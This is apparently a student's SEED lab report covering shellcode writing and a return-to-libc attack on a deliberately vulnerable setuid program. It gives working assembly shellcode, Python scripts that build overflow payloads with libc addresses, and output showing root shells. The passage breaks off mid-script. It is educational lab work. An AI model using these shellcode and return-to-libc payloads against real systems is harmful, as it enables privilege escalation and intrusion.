3.1 SEED Lab

Task 1

1.
```
[10/30/22]seed@VM:~/.../Labsetup$ nasm -f elf32 mysh.s -o mysh.o
[10/30/22]seed@VM:~/.../Labsetup$ ld -m elf_i386 mysh.o -o mysh
[10/30/22]seed@VM:~/.../Labsetup$ objdump -Mintel --disassemble mysh.o

mysh.o:     file format elf32-i386


Disassembly of section .text:

00000000 <_start>:
   0:   31 c0                   xor    eax,eax
   2:   50                      push   eax
   3:   68 2f 2f 73 68          push   0x68732f2f
   8:   68 2f 62 69 6e          push   0x6e69622f
   d:   89 e3                   mov    ebx,esp
   f:   50                      push   eax
  10:   53                      push   ebx
  11:   89 e1                   mov    ecx,esp
  13:   31 d2                   xor    edx,edx
  15:   31 c0                   xor    eax,eax
  17:   b0 0b                   mov    al,0xb
  19:   cd 80                   int    0x80
[10/30/22]seed@VM:~/.../Labsetup$
```

黃色地方為 shellcode

```
[10/30/22]seed@VM:~/.../Labsetup$ xxd -p -c 20 mysh.o
7f454c4601010100000000000000000001000300
01000000000000000000000004000000000000000
34000000000280005000200000000000000000000
00000000000000000000000000000000000000000
00000000000000000000000000000000000000000
00000000100000001000000060000000000000000
100100001b000000000000000000000010000000
00000000700000003000000000000000000000000
30010000210000000000000000000000001000000
00000001100000002000000000000000000000000
60010000400000004000000030000000400000000
10000000190000000300000000000000000000000
a00100000f000000000000000000000001000000
00000000000000000000000031c050682f2f7368
682f62696e89e3505389e131d231c0b00bcd8000
0000000002e7465787400 2e7368737472746162
002e73796d746162002e73747274616200000000
00000000000000000000000000000000000000000
00000000000000000100000000000000000000000
0400f1ff000000000000000000000003000100
08000000000000000000000010000100006d7973
682e73005f73746172740000
[10/30/22]seed@VM:~/.../Labsetup$
```

Paste to convert

```
#!/usr/bin/env python3

# Run "xxd -p -c 20 rev_sh.o",
# copy and paste the machine code to the following:
ori_sh ="""
31c050682f2f7368
682f62696e89e3505389e131d231c0b00bcd80
"""

sh = ori_sh.replace("\n", "")

length  = int(len(sh)/2)
print("Length of the shellcode: {}".format(length))
s = 'shellcode= (\n' + '    "'
for i in range(length):
    s += "\\x" + sh[2*i] + sh[2*i+1]
    if i > 0 and i % 16 == 15:
        s += '"\n' + '    "'
s += '"\n' + ").encode('latin-1')"
print(s)
```

2.

```
; to not make 0 appear in the code, we set a general register to zero by using xor and do operation on that register

push eax ; use 0(eax) to terminate the string
push eax ; argv[1] = 0(eax)
xor edx, edx ; Set envp to NULL by xor edx
mov al, 0x0b ; eax = 0x0000000b (Set al to target value instead of setting eax)
```

We embed the last character to al and push the whole eax

Shell Code:

```
section .text
  global _start
    _start:
      ; Store the argument string on stack
      xor  eax, eax
      mov al, 0x68      ; Set 'h' to al, eax = 0x00000068, and bytes as termination of string
      push eax          ; Push 'h'
      xor eax, eax
      push "/bas"
      push "/bin"       ; The value in the stack can finally be "/bin/bash"
      mov  ebx, esp     ; Get the string address

      ; Construct the argument array argv[]
      push eax          ; argv[1] = 0
      push ebx          ; argv[0] points "/bin/bash"
      mov  ecx, esp     ; Get the address of argv[]

      ; For environment variable
      xor  edx, edx     ; No env variables

      ; Invoke execve()
      xor  eax, eax     ; eax = 0x00000000
      mov   al, 0x0b    ; eax = 0x0000000b
      int 0x80
```

Result:

```
[11/05/22]seed@VM:~/.../Labsetup$ nasm -f elf32 mysh.s -o mysh.o
[11/05/22]seed@VM:~/.../Labsetup$ ld -m elf_i386 mysh.o -o mysh
[11/05/22]seed@VM:~/.../Labsetup$ ./mysh
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

[11/05/22]seed@VM:.../Labsetup$ echo $SHELL
/bin/bash
[11/05/22]seed@VM:.../Labsetup$
```

Prove of no zero:

```
# Result of objdump -Mintel --disassemble mysh.o

mysh.o:     file format elf32-i386


Disassembly of section .text:

00000000 <_start>:
   0:   31 c0                   xor    eax,eax
   2:   b0 68                   mov    al,0x68
   4:   50                      push   eax
   5:   31 c0                   xor    eax,eax
   7:   68 2f 62 61 73          push   0x7361622f
   c:   68 2f 62 69 6e          push   0x6e69622f
  11:   89 e3                   mov    ebx,esp
  13:   50                      push   eax
  14:   53                      push   ebx
  15:   89 e1                   mov    ecx,esp
  17:   31 d2                   xor    edx,edx
  19:   31 c0                   xor    eax,eax
  1b:   b0 0b                   mov    al,0xb
  1d:   cd 80                   int    0x80
```

3. Shell Code:

```
section .text
  global _start
    _start:
      ; Store the argument string on stack

      mov ecx, esp
      xor eax, eax
      mov ax, 0x616c    ; set 'la' to ax, eax = 0x0000616c
      push eax
      push "ls -"       ; the value in the stack can finally be "ls -la"

      xor eax, eax
      mov ax, 0x632d    ; set '-c' to ax, eax = 0x0000632d
      push eax

      xor  eax, eax
      push eax
      push "//sh"
      push "/bin"       ; the value in the stack can finally be "/bin/sh"
      mov ebx, esp
      xor eax, eax

      ; Construct the argument array argv[]
      push eax          ; argv[3] points 0
      sub  ecx, 8       ; get pointer of "ls -la"
      push ecx          ; argv[2] points "ls -la"
      sub  ecx, 4       ; get pointer of "-c"
      push ecx          ; argv[1] points "-c"
      sub  ecx, 12      ; get pointer of "/bin//sh"
      push ebx          ; argv[0] points "/bin//sh"
      mov  ecx, esp     ; Get the address of argv[]

      ; For environment variable
      xor  edx, edx     ; No env variables

      ; Invoke execve()
      xor  eax, eax     ; eax = 0x00000000
      mov   al, 0x0b    ; eax = 0x0000000b
      int 0x80
```

Result:

```
[11/05/22]seed@VM:~/.../Labsetup$ nasm -f elf32 mysh.s -o mysh.o
[11/05/22]seed@VM:~/.../Labsetup$ ld -m elf_i386 mysh.o -o mysh
[11/05/22]seed@VM:~/.../Labsetup$ ./mysh
total 52
drwxrwxr-x 2 seed seed 4096 Nov  5 17:51 .
drwxr-xr-x 3 seed seed 4096 Nov  5 07:51 ..
-rw------- 1 seed seed   66 Nov  5 08:29 .gdb_history
-rw-rw-r-- 1 seed seed  294 Dec 27  2020 Makefile
-rwxrwxr-x 1 seed seed  460 Dec  5  2020 convert.py
-rwxrwxr-x 1 seed seed 4540 Nov  5 17:51 mysh
-rw-rw-r-- 1 seed seed  464 Nov  5 17:51 mysh.o
-rw-rw-r-- 1 seed seed 1171 Nov  5 17:51 mysh.s
-rw-rw-r-- 1 seed seed  266 Dec  5  2020 mysh2.s
-rw-rw-r-- 1 seed seed  378 Dec  5  2020 mysh_64.s
-rw-rw-r-- 1 seed seed   15 Nov  5 08:28 peda-session-mysh.txt
-rwxrwxr-x 1 seed seed   81 Nov  5 07:53 run.sh
```

4. Shell Code:

```
section .text
  global _start
    _start:

      xor eax, eax
      mov edx, esp
      mov al, 0x34    ; push '4' to al, eax = 0x00000034
      push eax        ; push '4'
      push "=123"
      push "cccc"     ; the value in the stack can finally be "cccc=1234"
      xor eax, eax
      push eax        ; tail zero
      push "5678"
      push "bbb="     ; the value in the stack can finally be "bbb=5678"
      push eax        ; tail zero
      push "1234"
      push "aaa="     ; the value in the stack can finally be "aaa=1234"

      ; Store the argument string on stack
      xor  eax, eax
      push eax
      push "/env"
      push "/bin"
      push "/usr"       ; the value in the stack can finally be "/usr/bin/env"
      mov ebx, esp
      xor eax, eax

      ; Construct the argument array argv[]
      push eax          ; argv[1] points 0
      push ebx          ; argv[0] points "/usr/bin/env"
      mov  ecx, esp     ; Get the address of argv[]

      ; For environment variable
      push eax          ; envp[3] points 0
      sub edx, 12       ; Get the address of "cccc=1234"
      push edx          ; envp[2] points "cccc=1234"
      sub edx, 12       ; Get the address of "bbb=5678"
      push edx          ; envp[1] points "bbb=5678"
      sub edx, 12       ; Get the address of "aaa=1234"
      push edx          ; envp[0] points "aaa=1234"
      mov  edx, esp     ; Get the address of envp[]

      ; Invoke execve()
      xor  eax, eax     ; eax = 0x00000000
      mov   al, 0x0b    ; eax = 0x0000000b
      int 0x80
```

```
#!/bin/bash

# Content of run.s
./mysh
```

Result:

```
[11/05/22]seed@VM:~/.../Labsetup$ nasm -f elf32 mysh.s -o mysh.o
[11/05/22]seed@VM:~/.../Labsetup$ ld -m elf_i386 mysh.o -o mysh
[11/05/22]seed@VM:~/.../Labsetup$ ./run.sh
aaa=1234
bbb=5678
cccc=1234
```

Task 2

1. The program will run successfully by setting pathname(ebx), argv(ecx), envp(edx) currectly with under code

   Shell Code:

```
section .text
  global _start
    _start:
  BITS 32
  jmp short two
    one:
  pop ebx                     ; Get address of '/bin/sh*AAAABBBB'
  xor eax, eax                ; eax=0x00000000
  mov [ebx+7], al             ; Replace '*' with zero to make string be cut to '/bin/sh'
                              ; , which makes the pathname in execve to be set currectly
  mov [ebx+8], ebx            ; argv[0] = address of "/bin/sh"
  mov [ebx+12], eax           ; argv[1] = NULL
  lea ecx, [ebx+8]            ; Set argv to address of argv[0]
  xor edx, edx                ; Set envp to NULL
  mov al,  0x0b               ; Set system call number to 0x0b
  int 0x80                    ; Call int 80(execve)
     two:
  call one                    ; Push address of next string to the stack
  db '/bin/sh*AAAABBBB'       ;
```

2. Shell Code:

```
section .text
  global _start
    _start:
  BITS 32
  jmp short two
    one:
  pop ebx                     ; Get address of '/usr/bin/env*AAAABBBBb=22*a=11*AAAABBBBCCCC'
  xor eax, eax                ; eax=0x00000000
  mov [ebx+12], al            ; Replace '*' with zero to make string be cut to '/usr/bin/env'
                              ; , which makes the pathname in execve to be set currectly
  mov [ebx+13], ebx           ; argv[0] = address of "/usr/bin/env"
  mov [ebx+17], eax           ; argv[1] = NULL
  lea ecx, [ebx+13]           ; Set argv to address of argv[0]
  mov [ebx+25], al            ; Replace '*' with zero to make string be cut to 'b=22'
                              ; which makes the envp[0] to be set currectly
  mov [ebx+30], al            ; Replace '*' with zero to make string be cut to 'a=11'
                              ; , which makes the envp[1] in execve to be set currectly
  mov eax, ebx
  add eax, 21                 ; set eax to address of envp[0]
  mov [ebx+35], eax           ; set envp[0] = address of "a=11"
  add eax, 5                  ; set eax to address of envp[1]
  mov [ebx+31], eax           ; set envp[1] = address of "b=22"
  xor eax, eax                ; set eax to NULL
  mov [ebx+39], eax           ; set envp[2] = NULL
  lea edx, [ebx+31]           ; Set envp to address of envp[0]
  mov al,  0x0b               ; Set system call number to 0x0b
  int 0x80                    ; Call int 80(execve)
     two:
  call one                    ; Push address of next string to the stack
  db '/usr/bin/env*AAAABBBBb=22*a=11*AAAABBBBCCCC'        ;
```

   Result:

```
[11/05/22]seed@VM:~/.../Labsetup$ nasm -f elf32 mysh2.s -o mysh2.o
[11/05/22]seed@VM:~/.../Labsetup$ ld --omagic -m elf_i386 mysh2.o -o mysh2
[11/05/22]seed@VM:~/.../Labsetup$ ./mysh2
a=11
b=22
```

Task 3

Shell Code:

```
section .text
  global _start
    _start:
      ; The following code calls execve("/bin/sh", ...)
      xor  rdx, rdx        ; 3rd argument
      push rdx
      xor rax, rax
      mov al, 0x68         ; set al to 'h', rax = 0x0000000000000068
      push rax
      mov rax, '/bin/bas'
      push rax             ; the stack finally be "/bin/bash"
      mov rdi, rsp         ; 1st argument
      push rdx
      push rdi
      mov rsi, rsp         ; 2nd argument
      xor  rax, rax
      mov al, 0x3b         ; execve()
      syscall
```

Result:

```
b=22
[11/05/22]seed@VM:~/.../Labsetup$ nasm -f elf64 mysh_64.s -o mysh_64.o
[11/05/22]seed@VM:~/.../Labsetup$ ld mysh_64.o -o mysh_64
[11/05/22]seed@VM:~/.../Labsetup$ ./mysh
aaa=1234
bbb=5678
cccc=1234
[11/05/22]seed@VM:~/.../Labsetup$ ./mysh_64
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

[11/05/22]seed@VM:.../Labsetup$ echo $SHELL
/bin/bash
[11/05/22]seed@VM:.../Labsetup$ exit
exit
[11/05/22]seed@VM:~/.../Labsetup$ nasm -f elf64 mysh_64.s -o mysh_64.o
[11/05/22]seed@VM:~/.../Labsetup$ ld mysh_64.o -o mysh_64
[11/05/22]seed@VM:~/.../Labsetup$ ./mysh_64
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

[11/05/22]seed@VM:.../Labsetup$ echo $SHELL
/bin/bash
[11/05/22]seed@VM:.../Labsetup$
```

Prove with no zero:

```
# Result of objdump -Mintel --disassemble mysh.o
0:  31 c0                   xor    eax,eax
   2:   89 e2                   mov    edx,esp
   4:   b0 34                   mov    al,0x34
   6:   50                      push   eax
   7:   68 3d 31 32 33          push   0x3332313d
   c:   68 63 63 63 63          push   0x63636363
  11:   31 c0                   xor    eax,eax
  13:   50                      push   eax
  14:   68 35 36 37 38          push   0x38373635
  19:   68 62 62 62 3d          push   0x3d626262
  1e:   50                      push   eax
  1f:   68 31 32 33 34          push   0x34333231
  24:   68 61 61 61 3d          push   0x3d616161
  29:   31 c0                   xor    eax,eax
```

```
  2b:   50                      push   eax
  2c:   68 2f 65 6e 76          push   0x766e652f
  31:   68 2f 62 69 6e          push   0x6e69622f
  36:   68 2f 75 73 72          push   0x7273752f
  3b:   89 e3                   mov    ebx,esp
  3d:   31 c0                   xor    eax,eax
  3f:   50                      push   eax
  40:   53                      push   ebx
  41:   89 e1                   mov    ecx,esp
  43:   50                      push   eax
  44:   83 ea 0c                sub    edx,0xc
  47:   52                      push   edx
  48:   83 ea 0c                sub    edx,0xc
  4b:   52                      push   edx
  4c:   83 ea 0c                sub    edx,0xc
  4f:   52                      push   edx
  50:   89 e2                   mov    edx,esp
  52:   31 c0                   xor    eax,eax
  54:   b0 0b                   mov    al,0xb
  56:   cd 80                   int    0x80
```

3.2 SEED Lab

Task 1

```
[11/05/22]seed@VM:~/.../Labsetup$ touch badfile
[11/05/22]seed@VM:~/.../Labsetup$ make
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
[11/05/22]seed@VM:~/.../Labsetup$ sudo chown root retlib
[11/05/22]seed@VM:~/.../Labsetup$ sudo chmod 4755 retlib
[11/05/22]seed@VM:~/.../Labsetup$
```

Inside GDB:

```
[11/05/22]seed@VM:~/.../Labsetup$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$ br main
Breakpoint 1 at 0x12ef
```

```
gdb-peda$ r
Starting program: /home/seed/Downloads/Labsetup/retlib
[----------------------------------registers-----------------------------------]
EAX: 0xf7fb6808 --> 0xffffd25c --> 0xffffd41e ("SHELL=/bin/bash")
EBX: 0x0
ECX: 0x5053c98b
EDX: 0xffffd1e4 --> 0x0
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0x0
ESP: 0xffffd1bc --> 0xf7debee5 (<__libc_start_main+245>:        add    esp,0x10)
EIP: 0x565562ef (<main>:        endbr32)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562ea <foo+58>: mov    ebx,DWORD PTR [ebp-0x4]
   0x565562ed <foo+61>: leave
   0x565562ee <foo+62>: ret
=> 0x565562ef <main>:   endbr32
   0x565562f3 <main+4>: lea    ecx,[esp+0x4]
   0x565562f7 <main+8>: and    esp,0xfffffff0
   0x565562fa <main+11>:        push   DWORD PTR [ecx-0x4]
   0x565562fd <main+14>:        push   ebp
[------------------------------------stack-------------------------------------]
0000| 0xffffd1bc --> 0xf7debee5 (<__libc_start_main+245>:       add    esp,0x10)
0004| 0xffffd1c0 --> 0x1
0008| 0xffffd1c4 --> 0xffffd254 --> 0xffffd3f9 ("/home/seed/Downloads/Labsetup/retlib")
0012| 0xffffd1c8 --> 0xffffd25c --> 0xffffd41e ("SHELL=/bin/bash")
0016| 0xffffd1cc --> 0xffffd1e4 --> 0x0
0020| 0xffffd1d0 --> 0xf7fb4000 --> 0x1e6d6c
0024| 0xffffd1d4 --> 0xf7ffd000 --> 0x2bf24
0028| 0xffffd1d8 --> 0xffffd238 --> 0xffffd254 --> 0xffffd3f9 ("/home/seed/Downloads/Labsetup/retlib")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
```

```
Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$
```

Result:

System: 0xf7e12420

Exit: 0xf7e04f80

Task 2

```
[11/05/22]seed@VM:~/.../Labsetup$ export MYSHELL=/bin/sh
[11/05/22]seed@VM:~/.../Labsetup$ env | grep MYSHELL
MYSHELL=/bin/sh
[11/05/22]seed@VM:~/.../Labsetup$ cat prtenv.c
#include <stdio.h>
#include <stdlib.h>

void main() {
        char *shell = getenv("MYSHELL");
        if(shell) {
                printf("%x\n", (unsigned int)shell);
        }
}
[11/05/22]seed@VM:~/.../Labsetup$ gcc prtenv.c -m32 -o prtenv
[11/05/22]seed@VM:~/.../Labsetup$ ./prtenv
ffffd45a
```

Result:

MYSHELL = 0xffffd45a

Task 3

First, run retlib, ebp = 0xffffcdd8, eip = ebp + 4 = 0xffffcdd8 + 4

```
[11/05/22]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcdf0
Input size: 0
Address of buffer[] inside bof():  0xffffcdc0
Frame Pointer value inside bof():  0xffffcdd8
(^_^)(^_^) Returned Properly (^_^)(^_^)
```

We should return to system(), which means we should replace eip with the address of system(), so Y should be eip - buf = 0xffffcdd8 + 4 - 0xffffcdc0 = 28

And the next content in stack should be the address of the new returned function(because we call system(), exit()), so Z = Y + 4, and the next should be the parameter of system() (pointer of /bin/bash), so X = Z + 4

Python code:

```python
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

Y = 28
Z = Y + 4
X = Z + 4
sh_addr = 0xffffd45a       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')


system_addr = 0xf7e12420   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')


exit_addr = 0xf7e04f80     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

Run:

```
[11/06/22]seed@VM:~/.../Labsetup$ touch badfile
[11/06/22]seed@VM:~/.../Labsetup$ python3 exploit.py
[11/06/22]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcdf0
Input size: 300
Address of buffer[] inside bof():  0xffffcdc0
Frame Pointer value inside bof():  0xffffcdd8
# whoami
root
#
```

Variation 1:

Python Code:

```python
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

Y = 28
Z = Y + 4
X = Z + 4
sh_addr = 0xffffd45a       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')


system_addr = 0xf7e12420   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')


# exit_addr = 0xf7e04f80     # The address of exit()
# content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

Run:

```
[11/06/22]seed@VM:~/.../Labsetup$ python3 exploit.py
[11/06/22]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcdf0
Input size: 300
Address of buffer[] inside bof():  0xffffcdc0
Frame Pointer value inside bof():  0xffffcdd8
# exit
Segmentation fault
[11/06/22]seed@VM:~/.../Labsetup$
```

Result:

Because it has no return address, so it cause segment we we exit(return) from system.

Variation 2

Run:

```
[11/06/22]seed@VM:~/.../Labsetup$ ls
badfile     Makefile                 prtenv     retlib
exploit.py  peda-session-retlib.txt  prtenv.c   retlib.c
[11/06/22]seed@VM:~/.../Labsetup$ mv retlib retliba
[11/06/22]seed@VM:~/.../Labsetup$ ./retliba
Address of input[] inside main():  0xffffcdf0
Input size: 300
Address of buffer[] inside bof():  0xffffcdc0
Frame Pointer value inside bof():  0xffffcdd8
zsh:1: no such file or directory: in/sh
[11/06/22]seed@VM:~/.../Labsetup$
```

Result:
Because of the different length of program name cause the change of location of environment variable, so the start address of MYSHELL is changed.

Take above as an example, the program name's length is 7, so /bin/sh is cut to in/sh

Task 4

1. Get address of execv by using the method in task 1
   Result: 0xf7e994b0

```
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p execv
$1 = {<text variable, no debug info>} 0xf7e994b0 <execv>
gdb-peda$
```

---

2. Create to environment variable called MYSHELL and ARG

```
[11/06/22]seed@VM:~/.../Labsetup$ export MYSHELL=/bin/bash
[11/06/22]seed@VM:~/.../Labsetup$ export ARG="-p"
[11/06/22]seed@VM:~/.../Labsetup$
```

3. Get address of these variable

   Result:

   shell: 0xffffd45a
   argv: 0xffffddd8


```
[11/06/22]seed@VM:~/.../Labsetup$ cat prtenv.c
#include <stdio.h>
#include <stdlib.h>

void main() {
        char *shell = getenv("MYSHELL");
        if(shell) {
                printf("shell: %x\n", (unsigned int)shell);
        }
        char *arg = getenv("ARG");
        if(arg) {
                printf("argv: %x\n", (unsigned int)arg);
        }
}
[11/06/22]seed@VM:~/.../Labsetup$ gcc prtenv.c -m32 -o prtenv
[11/06/22]seed@VM:~/.../Labsetup$ ./prtenv
shell: ffffd45a
argv: ffffddd8
[11/06/22]seed@VM:~/.../Labsetup$
```

4. because strcpy will stop when input is 0, so we have to make argv be the one in main stack,
   A task 1 show, the address of input in main is 0xffffcdf0

   And the memory layout will be like as the following

   To prevent overwrite, we choose large memory offset(0x80) as the start of argv



Python Code:

```python
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

Y = 28
Z = Y + 4
X = Z + 4
A = X + 4
B = 0x80
C = B + 4
D = C + 4

# in main stack

argv_2 = 0x00000000 # NULL
content[D:D+4] = (argv_2).to_bytes(4, byteorder='little')

argv_1 = 0xffffddd8 # The address of argv[1] ("-p")
content[C:C+4] = (argv_1).to_bytes(4, byteorder='little')

argv_0 = 0xffffd45a # The address of argv[0] ("/bin/bash")
content[B:B+4] = (argv_0).to_bytes(4, byteorder='little')

# in bof stack

argv_address =  0xffffcdf0 + 0x80    # the address of argv (input[] + 0x80)
content[A:A+4] = (argv_address).to_bytes(4, byteorder='little')

sh_addr = 0xffffd45a       # The address of "/bin/bash"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')


execv_addr = 0xf7e994b0    # The address of execv()
content[Y:Y+4] = (execv_addr).to_bytes(4,byteorder='little')


exit_addr = 0xf7e04f80     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')


# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

Result:

```
[11/06/22]seed@VM:~/.../Labsetup$ python3 exploit.py
[11/06/22]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcdf0
Input size: 300
Address of buffer[] inside bof():  0xffffcdc0
Frame Pointer value inside bof():  0xffffcdd8
bash-5.0# whoami
root
bash-5.0#
```

Task 5

1. Use task 1 to find the address of foo

Result: 0x565562b0

```
[11/06/22]seed@VM:~/.../Labsetup$ gdb retlib
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "==
"?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=
="?
  if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$ br main
Breakpoint 1 at 0x12ef
gdb-peda$ r
Starting program: /home/seed/Downloads/Labsetup/retlib
```

```
gdb-peda$ p foo
$1 = {<text variable, no debug info>} 0x565562b0 <foo>
```

2. Modify the python code to fill the first 10 return address to foo_address.


   The bof will return to the 1st foo

   The 1st foo will return to the 2nd foo

   The 3rd foo will return to the 4th foo ... etc

   The 10th foo will return to the execve

   The memory layout will be as follow



```python
# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))


B = 0x80
C = B + 4
D = C + 4

# in main stack

argv_2 = 0x00000000 # NULL
content[D:D+4] = (argv_2).to_bytes(4, byteorder='little')

argv_1 = 0xffffddd8 # The address of argv[1] ("-p")
content[C:C+4] = (argv_1).to_bytes(4, byteorder='little')

argv_0 = 0xffffd45a # The address of argv[0] ("/bin/bash")
content[B:B+4] = (argv_0).to_bytes(4, byteorder='little')

# in bof stack

Y = 28

foo_address = 0x565562b0 # the address of foo

for i in range(10):
  content[Y:Y+4] = (foo_address).to_bytes(4, byteorder='little')
  Y += 4

Z = Y + 4
X = Z + 4
A = X + 4

argv_address =  0xffffcdf0 + 0x80    # the address of argv (input[] + 0x80)
content[A:A+4] = (argv_address).to_bytes(4, byteorder='little')

sh_addr = 0xffffd45a       # The address of "/bin/bash"
